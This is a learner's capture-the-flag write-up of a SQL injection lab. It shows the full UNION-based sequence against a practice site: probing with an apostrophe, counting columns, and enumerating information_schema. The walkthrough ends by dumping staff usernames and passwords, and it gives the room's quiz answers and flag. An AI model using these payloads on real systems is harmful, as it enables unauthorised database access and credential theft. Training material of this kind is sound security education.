SQL Injection

Learn how to detect and exploit SQL Injection vulnerabilities

Task 1 Brief

Question	Answer
What does SQL stand for?	Structured Query Language

Task 2 What is a Database?

Question	Answer
What is the acronym for the software that controls a database?	DBMS
What is the name of the grid-like structure which holds the data?	Table

Task 3 What is SQL?

Question	Answer
What SQL statement is used to retrieve data?	SELECT
What SQL clause can be used to retrieve data from multiple tables?	UNION
What SQL statement is used to add data?	INSERT

Task 4 What is SQL Injection?


Question	Answer
What character signifies the end of an SQL query?	;

Task 5 In-Band SQLi

What is the flag after completing level 1?

Answer: THM{SQL_INJECTION_3840}

- ➔ I started the machine and got access to the webpage



Level One

Error Based SQLi

https://website.thm/article?id=1

My First Article

Article ID: x

Hi and welcome to my very first article for my new website......


SQL Query

```
select * from article where id = 1
```

Answer

What is the user martin's password?

- ➔ Then i added apostrophe (‘) to thee url and received an error message
- ➔ The error message received indicates the web page is vulnerable to SQL injection



SQL Injection Examples

Level One

Error Based SQLi

https://website.thm/article?id=1'

SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

SQL Query

```
select * from article where id = 1'
```


Answer

What is the user martin's password?

- ➔ Next, I use the error messages to learn more about the database structure.
- ➔ First, i added the UNION Operator by setting the mock browsers

id parameter to: 1 UNION SELECT 1

- ➔ But i got an error message indicating that the UNION SELECT statement has fewer columns than the initial SELECT query



Level One

Error Based SQLi

https://website.thm/article?id=1 UNION SELECT 1

SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns


```
select * from article where id = 1 UNION SELECT 1
```

What is the user martin's password?

- ➔ Next, i set the mock browsers

id parameter to: 1 UNION SELECT 1,2

- ➔ I got same error



Level One

Error Based SQLi

https://website.thm/article?id=1 UNION SELECT 1,2

SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns


```
select * from article where id = 1 UNION SELECT 1,2
```

What is the user martin's password?

➔ I tried again with another column.

id: 1 UNION SELECT 1,2,3

➔ This was successful and the article is now displayed



Level One

Error Based SQLi

https://website.thm/article?id=1 UNION SELECT 1,2,3

My First Article

Article ID: 1

Hi and welcome to my very first article for my new website......

SQL Query

```
select * from article where id = 1 UNION SELECT 1,2,3
```


Answer

What is the user martin's password?

➔ To display the data instead of the article,I alter the article id from 1 to 0.

id= 0 UNION SELECT 1,2,3

➔ Now the article is returning the column values 1, 2, and 3



Level One

Error Based SQLi

https://website.thm/article?id= 0 UNION SELECT 1,2,3

2
Article ID: 1
3

SQL Query

```
select * from article where id = 0 UNION SELECT 1,2,3
```


Answer

What is the user martin's password?

- ➔ To get the database name to which we have access

id= 0 UNION SELECT 1,2,database()

- ➔ And i found the database name to be sqli one



Level One

Error Based SQLi

https://website.thm/article?id= 0 UNION SELECT 1,2,database()

2
Article ID: 1
sqli_one

SQL Query

```
select * from article where id = 0 UNION SELECT 1,2,database()
```


Answer

What is the user martin's password?

➔ To list all the tables in the sqli_one database

id= 0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'

➔ Results shows the tables are article,staff_users



Level One

Error Based SQLi

https://website.thm/article?id= 0 UNION SELECT 1,2,group_concat(table_name) FR

2

Article ID: 1

article,staff_users

SQL Query

```
select * from article where id = 0 UNION
SELECT 1,2,group_concat(table_name)
FROM information_schema.tables
WHERE table_schema = 'sqli_one'
```

Answer

What is the user martin's password?


password

Check Password

➔ To look for any rows with a value of staff_users in the table_name column

Id= 0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'

➔ Results shows id,username,password



Level One

Error Based SQLi

```
https://website.thm/article?id=  0 UNION SELECT 1,2,group_concat(column_name) F
```

2

Article ID: 1

id,username,password

SQL Query

```
select * from article where id = 0 UNION
SELECT 1,2,group_concat(column_name)
FROM information_schema.columns
WHERE table_name = 'staff_users'
```

Answer


What is the user martin's password?

➔ To retrieve the user's information

id= 0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users

➔ Results shows 3 username and password

admin:p4ssword
martin:pa$$word
jim:work123



Level One

Error Based SQLi

```
https://website.thm/article?id=  0 UNION SELECT 1,2,group_concat(username,':',pas
```

2

Article ID: 1

admin:p4ssword
martin:pa$$word
jim:work123


SQL Query

```
select * from article where id = 0 UNION
SELECT
1,2,group_concat(username,':',password
SEPARATOR '
') FROM staff_users
```

Answer

What is the user martin's password?

- ➔ Finally, i entered martin’s password and got the flag



Level Two

Blind SQLi

THM{SQL_INJECTION_3840}

